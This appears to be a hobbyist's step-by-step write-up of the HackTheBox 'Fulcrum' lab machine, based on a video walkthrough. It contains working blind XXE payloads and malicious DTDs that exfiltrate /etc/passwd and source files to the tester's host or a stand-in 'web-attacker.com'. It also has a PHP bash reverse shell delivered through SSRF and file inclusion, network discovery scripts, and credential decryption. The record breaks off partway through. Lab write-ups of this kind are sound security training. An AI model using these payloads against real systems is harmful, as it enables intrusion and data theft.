120 HTB Fulcrum

[HTB] Fulcrum

by **Pablo**

- **Resources:**

    1. **S4vitar on Live** `YouTube`
    2. `https://htbmachines.github.io/`
    3. **0xdf** `https://0xdf.gitlab.io/2022/05/11/htb-fulcrum.html`
    4. `https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity`
    5. `https://portswigger.net/web-security/xxe/blind`
    6. `https://stackoverflow.com/questions/7468389/powershell-decode-system-security-securestring-to-readable-password`

Objectives:

```
1. API Enumeration - Endpoint Brute Force
2. Advanced XXE Exploitation (XML External Entity Injection)
3. XXE - Custom Entities
4. XXE - External Entities
5. XXE - XML Parameter Entities
6. XXE - Blind SSRF (Exfiltrate data out-of-band) + Base64 Wrapper [Reading Internal Files]
7. XXE + RFI (Remote File Inclusion) / SSRF to RCE
8. Host Discovery - Bash Scripting
9. Port Discovery - Bash Scripting
10. Decrypting PSCredential Password with PowerShell
11. PIVOTING 1 - Tunneling with Chisel + Evil-WinRM
12. Gaining access to a Windows system
13. PowerView.ps1 - Active Directory Users Enumeration (Playing with Get-DomainUser)
14. Information Leakage - Domain User Password
15. PIVOTING 2 - Using Invoke-Command to execute commands on another Windows server
16. Firewall Bypassing (Playing with Test-NetConnection in PowerShell) - DNS Reverse Shell
17. Authenticating to the DC shares - SYSVOL Enumeration
18. Information Leakage - Domain Admin Password
19. PIVOTING 3 - Using Invoke-Command to execute commands on the Domain Controller (DC)
```

1. **Nmap - worthy of note: phpmyAdmin, nginx 1.18.0, Ubuntu 14 jammy, port 80 open**

```
1. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 4,22,80,88,9999,56423 fulcrum.htb
2.  syn-ack nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
3. 88/tcp    open  http    syn-ack nginx 1.18.0 (Ubuntu)
|_http-title: .phpMyAdmin
```

- *#pwn_whatweb_For_Loop_enumerate_ports_more_verbose*

2. **Whatweb**

```
1. Summary   : ASP_NET[Verbose error messages], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], nginx[1.18.0]
2. ▷ whichsystem.py 10.10.10.62
10.10.10.62 (ttl -> 63): Linux
3. ▷ ping -c 1 10.10.10.62 -R
PING 10.10.10.62 (10.10.10.62) 56(124) bytes of data.
64 bytes from 10.10.10.62: icmp_seq=1 ttl=63 time=241 ms
RR: 10.10.14.7
        10.10.10.2
        10.10.10.62
        10.10.10.62
        10.10.14.1
        10.10.14.7
4. Cool whatweb 'for loop' to enumerate ports with more verbose information
5. ▷ for port in 4 80 88 9999 56423; do echo -e "\n[+] Scanning the Web Server http://10.10.10.62:$port:\n";
whatweb http://10.10.10.62:$port; done
```

For Loop (enumerate ports)

- *#pwn_FOR_LOOP_for_port_enumeration_HTB_Fulcrum*

3. **FOR LOOP to enumerate ports.**

```
1. For Loop for Whatweb?
2. for port in 4 80 88 9999 56423; do echo "[+] Port $port"; done
3. ▷ for port in 4 80 88 9999 56423; do echo "[+] Port $port"; done
[+] Port 4
[+] Port 80
[+] Port 88
[+] Port 9999
[+] Port 56423
4. ▷ for port in 4 80 88 9999 56423; do echo -e "\n[+] Scanning the Web Server http://10.10.10.62:$port:\n";
whatweb http://10.10.10.62:$port; done
```

4. **CrackMapExec Null Session**

```
1. ▷ crackmapexec smb 10.10.10.62
2. FAIL
3. ▷ crackmapexec smb 10.10.10.62 -u 'nullsessions' -p ''
4. FAIL
```

SMB and _RPC_ is _not available_. Port 80 is open but you go to the site and it does not render. CME null session does not work.

5. ***This box does not have any ports open!*. I mean it does have port 88 Kerberos and I think we may be able to try Kerbrute with the `--no-pass` flag. I am not sure.**
6. **searchploit fo nginx version**

```
1. ▷ searchsploit Nginx 1.18
Exploits: No Results
2. FAIL
```

7. **He searches *Ubuntu Launchpad* to find the Ubuntu version**

- *#pwn_Ubuntu_Server_Enumeration_via_Launchpad*

```
1. Google 'OpenSSH 8.2p1 4ubuntu0.2 launchpad'
2. [Ubuntu - Details of package openssh-server in focal]
3. Google 'nginx 1.18.0 launchpad'
4. Comes back as 'nginx (1.18.0-6ubuntu14.1) jammy-security'
5. https://launchpad.net/ubuntu/+source/nginx/1.18.0-6ubuntu14.1
```

8. **The *For Loop* above *enumerates the ports very nicely using* `whatweb`. This is great if you have sever ports open on a web-server and need to figure out what the ports are doing**

```
1. ▷ for port in 4 80 88 9999 56423; do echo -e "\n[+] Scanning the Web Server http://10.10.10.62:$port:\n";
whatweb http://10.10.10.62:$port; done
2. http://10.10.10.62:4
3. Under Maintenance
4. http://10.10.10.62:80
5. Server Error
6. http://10.10.10.62:88
7. SUCCESS, this has a log in see image below
```

Possible `RFI`?

9. **Savitar may have found an injectionable browser address with a RFI vulnerability.**


```
1. http://10.10.10.62:4/index.php?page=home
2. This is on the page with the port 4
```

10. **LEFT OFF** `57:05`

Multiple FUZZING methods of url

11. **Continuing on with the File Inclusion from step 9 above.** ***Lets try to FUZZ this see if we can get it to execute a command.***

```
1. http://10.10.10.62:4/index.php?page=home
2. http://10.10.10.62:4/home.php
3. S4vitar tries enumerating the first page we found the File Inclusion on.
4. http://10.10.10.62:4/index.php?page=home
5. http://10.10.10.62:4/index.php?page=....//....//....//....//....//....//....//....//etc/passwd%00
6. http://10.10.10.62:4/index.php?page=file:///etc/passwd
7. FAIL
8. http://10.10.10.62:4/index.php?page=php://filter/convert.base64-encode/resource=/etc/passwd
9. Here is a link on Local file inclusion vulnerability using php encoding:
https://medium.com/@nyomanpradipta120/local-file-inclusion-vulnerability-cfd9e62d12cb
10. Proof Of concept,  In linux you can imply a path using the question mark and Linux will fill in the gaps
trying to guess what you are trying to do. For example:
11. cat /??c/ho??s < This will cat out the /etc/hosts file
12. Well, that was interesting lets go back to trying to FUZZ this url.
13. http://10.10.10.62:4/index.php?page=http://10.10.10.62/testing
14. Lets set up a python server on 80 and see if we get a hit
15. FAIL, it seems to have redirected the page and we do not get a hit on the python server on port 80.
```



Let use WFUZZ. WFUZZ would have found that `http://10.10.10.62:4/home.php` **link**


```
1. ▷ wfuzz -c --hc=404 -t 200 -z file,/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
http://10.10.10.62:4/FUZZ
2. The -z file, is just another way of writing -w flag
3. FAIL, i have processed Requests: 55908 and WFUZZ has not come back with anything.
4. Lets try the extension .php
5. ▷ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
http://10.10.10.62:4/FUZZ.php
6. SUCCESS, we get multiple hits
7. "home", "index", "upload", "attachments"
8. We already know about home.php. Lets try the others index.php, upload.php, and attachments.php
9. http://10.10.10.62:4/upload.php
   Sorry the file upload failed
10. FAIL
11. Since, the FUZZING of the directories has fail using the browser lets focus our attention on the page that we
have not tried and that we already know has a button to upload files. That is the home.php page.
```

13. **Lets focus on `home.php` since the fuzzing of the other urls has failed so far.**

```
1. create file test.txt and attempt to upload it to the home.php page
2. http://10.10.10.62:4/index.php?page=home
3. It seems it is taking us to the static page with a static response. In other words it is purposfully broken.
4. http://10.10.10.62:4/upload.php
Sorry the file upload failed
5. Lets try with an image and see if it gives us the same response again
6. I attempted to upload random.jpeg and it still does the same thing. It redirects us to the static page with
the static 'Sorry the file upload failed'
```

14. **Lets check out the main page `http://10.10.10.62` because this is the first page I loaded and it just gives a `Server Error in '/' Application`.**

```
1. FAIL, ok that page is just an error page.
2. Lets check out the phpmyadmin page at:
3. http://10.10.10.62:88/
4. This is the page with the login. See screen shot above on line 100.
5. Lets enumerate this page
6. admin:admin
[!](http://10.10.10.62:88/themes/dot.gif) #2002 - No such file or directory &mdash; The server is not responding
(or the local server's socket is not correctly configured).
7. FAIL, lets try guest:guest
8. FAIL, same error as above
9. Google 'phpmyadmin default password'
10. By doing this, we are allowing the phpMyAdmin to submit an empty password.
Now, try `root` as a username and leave the password blank.
11. We try the following and nothing works.
12. root:blank root:root root:fulcrum
13. FAIL
14. Lets try the last port '56423'
15. http://10.10.10.62:56423/
16. Here is a screen shot of the page
```



Left OFF `01:17:48`

```
<Heartbeat>
        <Ping>Ping</Ping>
</Heartbeat>
```

16. **XXE HackTricks**

```
1. Go to HackTricks and type 'XXE'
2. https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity
3. Then Google 'portswigger xxe'
4. https://portswigger.net/web-security/xxe
5. From portswigger add these lines
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<Heartbeat>
```

```
        <Ping>Ping</Ping>
</Heartbeat>
```

Blind XXE

- *#pwn_Blind_XXE_HTB_Fulcrum*

17. **The output is not getting reported when we attempt `XXE` injections. So this would be considered a `Blind XXE` injection.**

```
1. <?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<test>xxe;</test>
2. FAIL
3. We are going to try a 'Blind XXE external entitiy'
4. <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://10.10.14.9/foo.xxe"> ]>
<test>&xxe;</test>
5. Set up a python server on 80 and send the XXE in Burp Repeater.
6. SUCCESS
```

Ok, moving on. Here is the output from the call back to our python server on port 80

```
1. First we craft the payload. We did a capture of the website: http://10.10.10.62:56423/ and we send it to
Repeater. Next we craft the payload as below. Set up your python server on port 80.
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://10.10.14.9/foo.xxe"> ]>

<test>&xxe;</test>
2. Savitar wound up going with this version of the XXE which we got from portswigger/xxe because it has the
website part.
3. Sending the payload through Repeater
4. Here is call back capture on our python server on port 80.
5. ▷ sudo python3 -m http.server 80
[sudo] password for haxor:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.62 - - [19/Nov/2023 04:58:49] code 404, message File not found
10.10.10.62 - - [19/Nov/2023 04:58:49] "GET /foo.xxe HTTP/1.0" 404 -
6. Of course it says file not found because we do not have a payload yet.
7. It is not for sure we will do a webshell through this vector but it seems promising atm.
```

Blind SSRF

- *#pwn_Blind_SSRF_HackTricks_HTB_Fulcrum*

19. **`Blind SSRF (Server Side Request Forgery)` on `HackTricks`. It seems that `Savitar` wants to try a `Blind SSRF`. Lets check this out on `HackTricks` website.**

```
1. BLIND SSRF
2. https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity
3. "Blind" SSRF - Exfiltrate data out-of-band
>>>In this occasion we are going to make the server load a new DTD with a malicious payload that will send the
content of a file via HTTP request (for multi-line files you could try to ex-filtrate it via ftp://). This
explanation as taken from https://portswigger.net/web-security/xxe/blind
>>>An example of a malicious DTD to exfiltrate the contents of the /etc/hostname file is as follows:

<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://web-attacker.com/?x=%file;'>">
%eval;
%exfiltrate;
4. He wants to try this payload in the burpusite repeater
`<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://f2g9j7hhkax.web-attacker.com"> %xxe; ]>`
5. This payload is under "What are XML Parameter entities?" of the same HackTricks page above.
6. Lets edit the payload for our use in Burp Repeater
7. <!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://10.10.14.9/structure.xml"> %xxe; %param1; ]>
<test>&filename;</test>
8. We add a parameter and call it '%param1;'
9. Now we need create the file 'structure.xml'. Here is what you paste into the file.
```

```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://web-attacker.com/?x=%file;'>">
%eval;
%exfiltrate;
10. This is the same code from above, but this is going inside the structure.xml file.
```

Final XXE prototype payload

Base64 encoded passwd exfiltration

20. **Here is what the final version of our crafted BLIND SSRF looks like**

```
1. This is what is inside structure.xml
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % param1 "<!ENTITY filename SYSTEM 'http://10.10.14.9/%file;'>">
2. We deleted the last 2 lines and added 'param1' as well as 'filename' that we are calling this structure.xml
with.
3. Here is the call to the Blind XXE in BurpSuite Repeater(Raw)
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://10.10.14.9/structure.xml"> %xxe; %param1; ]>

<test>&filename;</test>
4.Set up the python server on port 80, make sure your structure.xml file is being served and send it in the Burp
Repeater.
5. SUCCESS, we are not trying to get a reverse shell yet. We are getting back the base64 encoded /etc/passwd
file.
6. Here is a snippet of the output caught by the python server on port 80.
.............................................................................
▷ sudo python3 -m http.server 80
[sudo] password for haxor:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.62 - - [19/Nov/2023 04:58:49] code 404, message File not found
10.10.10.62 - - [19/Nov/2023 04:58:49] "GET /foo.xxe HTTP/1.0" 404 -
10.10.10.62 - - [19/Nov/2023 05:54:01] "GET /structure.xml HTTP/1.0" 200 -
10.10.10.62 - - [19/Nov/2023 05:54:01] code 404, message File not found
10.10.10.62 - - [19/Nov/2023 05:54:01] "GET /cm9vdDp4Ojvc2Jpbi9ub2xvZ2luCg== HTTP/1.0" 404 <SNIP>
.............................................................................
7. Now we need to decode all of that base64 encoded junk.
8. ▷ echo -n "cm9vdDp<SNIP>i9ub2xvZ2luCg==" | base64 -d; echo
```

Exfiltrate `.ssh/id_rsa` key

21. **I attempt to ex-filtrate the private key of a user with bash, but the only user with bash is root and root doesn't have a private key saved in the home folder because there is no home folder. I grep the `passwd` for the word 'home' to see what user has a home folder and may have an `.ssh/id_rsa` key and it is only `syslog`. So I try to exfiltrate it by changing the `structure.xml` payload to the following.**

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/home/syslog/.ssh/id_rsa">
<!ENTITY % param1 "<!ENTITY filename SYSTEM 'http://10.10.14.9/%file;'>">
```

Private Key hunting an `/etc/passwd` file

- *#pwn_SSH_key_hunting_using_the_PASSWD_file*
- *#pwn_Private_SSH_key_hunting_using_the_PASSWD_file*

22. ***This is how you can tell from a servers `/etc/passwd` if anyone has an ssh private key and if they have access to bash*. First off, they are normally a user and they have to have a home directory to save their `.ssh/id_rsa` in (Default location). You may be able to `exfiltrate` the key from the Root, but most of the time this is in vain because attempting to SSH as ROOT is disallowed. This is how I was able to find out `syslog` was the only account with a home folder and that root was the only one with bash.**

```
1. Simply grep on the exfiltrate /etc/passwd the params you want to search for
2. ▷ grep -Rnwi fulcrum_passwd_file.txt -e 'home'
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
3. ▷ cat fulcrum_passwd_file.txt | grep sh$
root:x:0:0:root:/root:/bin/bash
```

23. **To `exfiltrate` the `index.php` do the following, but keep in mind, since there is multiple servers on different ports `(APIs)`. They will each have their own `webroot` folder.**

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/var/www/api/index.php">
<!ENTITY % param1 "<!ENTITY filename SYSTEM 'http://10.10.14.9/%file;'>">
1. SUCCESS
```

`Exfiltrate` sensitive server files

24. **In the following time stamp S4vitar talks about the sensitive file types in Linux. hackers can exfiltrate files that contain sensitive data about the server this way.**

```
1. TIME STAMP = @:TS:01:30:00 > 01:38:00
2. There were around 10 files he mentions. I did not write them down all though I should have because I had never heard of these files before and they are important to know about.
```

25. **LEFT OFF** `01:39:14`

Time Stamp `01:41:38`

XXE turns into SSRF through localhost

26. **I have never seen this before. S4vitar is proxying the request through the localhost of the target machine and back to the attacker machine using the XXE exploit through burpsuite.**

```
1. So instead of this
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://10.10.14.9/structure.xml"> %xxe; %param1; ]>

<test>&filename;</test>
2. He wants to send a petition to: http://10.10.10.62:4/index.php?page=http://10.10.14.9/test. But send it to through the localhost of the server instead. So I guess this is some kind of SSRF now.
3. Something like the following:
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://127.0.0.1:4/index.php?page=http://10.10.14.9/SSRF"> ]>

<test>&xxe;</test>
3. SUCCESS, and it adds .php to the SSRF file request. Very interesting.
4. 10.10.10.62 - - [20/Nov/2023 02:09:45] "GET /SSRF.php HTTP/1.0" 404 -
5. Ok lets send it again but just change the name to 'pwn3d' and it should show the request as 'pwn3d.php'
6. <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://127.0.0.1:4/index.php?page=http://10.10.14.9/pwn3d"> ]>

<test>&xxe;</test>
7. SUCCESS
8. 10.10.10.62 - - [20/Nov/2023 02:15:22] "GET /pwn3d.php HTTP/1.0" 404 -
9. Now lets create a pwn3d.php
```

PHP Reverse Shell using SSRF XXE exploit

27. **Crafting a malicious PHP payload** `Pwn3d.php`

```
1. Write this to a file named pwn3d.php using nano or vim
<?php
        system("bash -c 'bash -i >& /dev/tcp/10.10.14.9/443 0>&1'");
?>
```

Got Shell

28. **SUCCESS, we now have a shell**

```
1. The following is what we sent in BurpSuite Repeater
2. <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://127.0.0.1:4/index.php?page=http://10.10.14.9/pwn3d"> ]>

<test>&xxe;</test>
3. This is the PHP payload inside 'pwn3d.php'
<?php
    system("bash -c 'bash -i >& /dev/tcp/10.10.14.9/443 0>&1'");
?>
4.  SUCCESS!!! Got Shell!
5. ▷ sudo rlwrap -cAr nc -nlvp 443
[sudo] password for haxor:
Listening on 0.0.0.0 443
Connection received on 10.10.10.62 37178
bash: cannot set terminal process group (1063): Inappropriate ioctl for device
bash: no job control in this shell
www-data@fulcrum:~/uploads$
6. www-data@fulcrum:~/uploads$ whoami
www-data
```

29. **Ok lets enumerate a little to see what we can find and how we can PrivESC**

```
1. I forgot this is a Linux box
2. www-data@fulcrum:~/uploads$ uname -a
uname -a
Linux fulcrum 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
3. It seems like we are on the box and not in a container.
4. www-data@fulcrum:~/uploads$ ifconfig
```

```
ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.62
5. There is many additional interfaces virbr0, vnet0, vnet1, vent2 and they all have ipv6 addresses except virbr0
has an ipv4 address 192. But the main address is the ens160 inet: 10.10.10.62
6. I am pretty sure the virbr0 is a bridge to the outside world not sure
7. virbr0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
inet 192.168.122.1  netmask 255.255.255.0  broadcast 192.168.122.255
8.
```

Shell upgrade for Linux Target Machines

30. **Upgrade the wwwdata shell**

```
1. www-data@fulcrum:~/uploads$ tty
not a tty
2. www-data@fulcrum:~/uploads$ script /dev/null -c bash
Script started, file is /dev/null
3. Now we have a tty
4. www-data@fulcrum:~/uploads$ tty
/dev/pts/3
5. We can still upgrade it much more. There is usually where the shell craps out on me because I have rlwrap. I
am not 100 percent sure why this rarely works, but if it breaks the shell I will just re-establish another shell.
<<< UPDATE: You have to set up your listener without rlwrap and you will not have this issue.
6. Press 'Ctrl + z'
[1]  + 14110 suspended  sudo rlwrap -cAr nc -nlvp 443
7. stty raw -echo; fg
8. reset xterm
9. Now we should be able to type 'Ctrl + c' and it will not close the shell.
10. It failed again.
11. This is why I never do this. I think using rlwrap is what is breaking it. Ok I need to re-establish my shell
again.
12. It does not have a cookie or SSR token, but I still had to do another intercept and re-inject my malicious
code to get another shell
13. ▷ sudo python3 -m http.server 80
[sudo] password for haxor:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.62 - - [20/Nov/2023 03:13:49] "GET /pwned.php HTTP/1.0" 200 -
14. Now I will try again to upgrade the shell but this time I will not do a 'Crtl + c'. I think it should work
this time but I do not feel like getting another shell again.
15. www-data@fulcrum:~/uploads$ tty
/dev/pts/3
www-data@fulcrum:~/uploads$ echo $TERM
dumb
www-data@fulcrum:~/uploads$ export TERM=xterm
16. OK, lets try to fix the rows and columns now.
17. Now you can do 'Ctrl + l' to clear screen. I think 'Crtl + c' is risky but you should be able to do that as
well.
18. In a separate pane type 'stty size', and compare the rows and columns. Now this part really breaks for me as
well. I am going to try it for POC.
19. So here are all the steps again
>>>tty
>>>script /dev/null -c bash
>>>Ctrl + z
>>>stty raw -echo; fg
>>>reset xterm
>>>tty
>>>echo $TERM
>>>export TERM=xterm
>>>ctrl + l
>>>▷ stty size (In separate pane)
36 179
>>>www-data@fulcrum:~/uploads$ stty size
24 80
>>>www-data@fulcrum:~/uploads$ stty rows 36 columns 179
>>>www-data@fulcrum:~/uploads$ stty size
36 179
>>> SUCCESS, it worked and did not break.
```

31. ***Ok lets enumerate the box for real this time***

```
1. www-data@fulcrum:~/uploads$ ls
Fulcrum_Upload_to_Corp.ps1  home.php  index.php  upload.php
2. www-data@fulcrum:~/uploads$ hostname -I
10.10.10.62 192.168.122.1 dead:beef::250:56ff:feb9:9086
3. www-data@fulcrum:~/uploads$ ping -c 1 192.168.122.1
1 packets transmitted, 1 received, 0% packet loss, time 0ms
4. www-data@fulcrum:~/home$ timeout 1 bash -c "ping -c 1 192.168.122.1" &>/dev/null && echo "[+] The IP is
active" || echo "[-] The IP is not active"
```

```
[+] The IP is active
5. If we pick a wrong ip we will get ip is not active.
6. www-data@fulcrum:~/uploads$ timeout 1 bash -c "ping -c 1 192.168.122.2" &>/dev/null && echo "[+] The IP is
active" || echo "[-] The IP is not active"
[-] The IP is not active
7. So now we can create a hostDiscovery.sh. We must cd into /tmp to write it.
8. www-data@fulcrum:~/uploads$ cd /tmp
www-data@fulcrum:/tmp$ touch hostDiscovery.sh
www-data@fulcrum:/tmp$ ls
-rw-r--r--  1 www-data www-data    0 Nov 20 08:48 hostDiscovery.sh
9. www-data@fulcrum:/tmp$ chmod +x hostDiscovery.sh
www-data@fulcrum:/tmp$ ls -la hostDiscovery.sh
-rwxr-xr-x 1 www-data www-data 0 Nov 20 08:48 hostDiscovery.sh
10. www-data@fulcrum:/tmp$ nano hostDiscovery.sh
`#!/bin/bash`
for i in $(seq 1 254); do

done
```

Pivoting part 1

32. `Savitar` *edited the* `hostDiscovery.sh` *script a little more for more functionality.*

```
#!/bin/bash
function ctrl_c(){
        echo -e "\n\n[!] Exiting the operation...\n"
        tput cnorm; exit 1
}
# Ctrl + c will close the operation
trap ctrl_c INT

tput civis
for i in $(seq 1 254); do
        timeout 1 bash -c "ping -c 1 192.168.122.$i" &>/dev/null && echo "[+] Host 192.168.122.$i - ACTIVE" &
done; wait
tput cnorm
```

Alternative to `$ arp -a` create a bash For Loop

33. **SUCCESS, we find 2 active IPs**

```
1. www-data@fulcrum:/tmp$ ./hostDiscovery.sh
[+] Host 192.168.122.1 - ACTIVE
[+] Host 192.168.122.228 - ACTIVE
```

34. **We find another ip `192.168.122.228`. Lets ping it**

```
1. www-data@fulcrum:/tmp$ ping -c 1 192.168.122.228
--- 192.168.122.228 ping statistics ---
64 bytes from 192.168.122.228: icmp_seq=1 ttl=128 time=0.487 ms
1 packets transmitted, 1 received, 0% packet loss, time 0ms
2. We have a ttl of 128 that means there is a Windows running inside of the Linux Hypervisor. To see what ports
are open on the other Windows VM do the following.
3. www-data@fulcrum:/tmp$ echo '' > /dev/tcp/192.168.122.228/80
www-data@fulcrum:/tmp$ echo $?
0
4. If we check out a bad port that it is not running like 22 or 445 it will hang. To prevent this do the
following.
5. www-data@fulcrum:/tmp$ timeout 1 bash -c "echo '' > /dev/tcp/192.168.122.228/81" 2>/dev/null
www-data@fulcrum:/tmp$ echo $?
124
6. You can see it did not give us a '0' output which means it failed. 0 means true any other number means false.
7. As stated above we could also do an 'arp -a'. It is always advisable to run arp -a when trying to pivot to
another machine on the network. This is basic pivoting 101.
8. www-data@fulcrum:/tmp$ arp -a
? (192.168.122.130) at 52:54:00:9e:52:f2 [ether] on virbr0
? (192.168.122.228) at 52:54:00:9e:52:f4 [ether] on virbr0
? (192.168.122.132) at 52:54:00:9e:52:f3 [ether] on virbr0
? (10.10.10.2) at 00:50:56:b9:6a:21 [ether] on ens160
9. www-data@fulcrum:/tmp$ route -n
```

`portDiscovery.sh`

35. `Savitar` **creates another script to enumerate all the ports on** `192.168.122.228`**.**

```
1.www-data@fulcrum:/tmp$ cat portDiscovery.sh
#!/bin/bash
```

```
function ctrl_c(){
        echo -e "\n\n[!] Exiting the operation...\n"
        tput cnorm; exit 1
}
# Ctrl + c will close the operation
trap ctrl_c INT

tput civis
for port in $(seq 1 65535); do
        timeout 1 bash -c "echo '' > /dev/tcp/192.168.122.228/$port" 2>/dev/null && echo "[+] Port $port - OPEN"
&
done; wait
tput cnorm
2. SUCCESS
www-data@fulcrum:/tmp$ ./portDiscovery.sh
[+] Port 80 - OPEN
[+] Port 5985 - OPEN
```

36. **Enumerating the box some more**

```
1. www-data@fulcrum:/tmp$ cd /var/www/uploads/
2. www-data@fulcrum:~/uploads$ cat Fulcrum_Upload_to_Corp.ps1
3. We find a secure string encoded in base64, but we know from experience that a PSCredential needs to be be
decrypted. You can just use base64 -d to decode it.
4.
76492d1116743f0423413b16050a5345MgB8AEQAVABpAHoAWgBvAFUALwBXAHEAcABKAFoAQQBNAGEARgArAGYAVgBGAGcAPQA9AHwAOQAwADgAN
wAxADIAZgA1ADgANwBiADIAYQBjADgAZQAzAGYAOQBkADgANQAzADcAMQA3AGYAOQBhADMAZQAxAGQAYwA2AGIANQA3ADUAYQA1ADUAMwA2ADgAMg
BmADUAZgA3AGQAMwA4AGQAOAA2ADIAMgAzAGIAYgAxADMANAA=
5. Google 'powershell decode secure string'
6. https://stackoverflow.com/questions/7468389/powershell-decode-system-security-securestring-to-readable-
password
```

37. **Open up powershell in arch and paste the whole output from Fulcrum_Upload_to_Corp.ps1 after that, or something like that.**

```
1. Originally we were working with the catd out file Fulcrum_Upload_to_Corp.ps1
2. Well, it had an encode PSCredential String in it that we can decode.
3. Here is the catd out file for context.
.............................................................
www-data@fulcrum:~/uploads$ cat Fulcrum_Upload_to_Corp.ps1
# TODO: Forward the PowerShell remoting port to the external interface
# Password is now encrypted \o/

$1 = 'WebUser'
$2 = '77,52,110,103,63,109,63,110,116,80,97,53,53,77,52,110,103,63,109,63,110,116,80,97,53,53,48,48,48,48,48,48'
-split ','
$3 =
'76492d1116743f0423413b16050a5345MgB8AEQAVABpAHoAWgBvAFUALwBXAHEAcABKAFoAQQBNAGEARgArAGYAVgBGAGcAPQA9AHwAOQAwADgA
NwAxADIAZgA1ADgANwBiADIAYQBjADgAZQAzAGYAOQBkADgANQAzADcAMQA3AGYAOQBhADMAZQAxAGQAYwA2AGIANQA3ADUAYQA1ADUAMwA2ADgAM
gBmADUAZgA3AGQAMwA4AGQAOAA2ADIAMgAzAGIAYgAxADMANAA='
$4 = $3 | ConvertTo-SecureString -key $2
$5 = New-Object System.Management.Automation.PSCredential ($1, $4)

Invoke-Command -Computer upload.fulcrum.local -Credential $5 -File Data.ps1
.............................................................
4. You need to have powershell on arch to decode this.
5. paru -S powershell-bin
6. Ok, we only want from $1 >>> to $5. Leave out the Invoke command at the end and paste it into powershell on
arch.
7. Start powershell in arch
8. $ pwsh
9. Now I will show the entire powershell session so you can understand what was going on because it is hard to
explain. The commands are from this stackoverflow page.
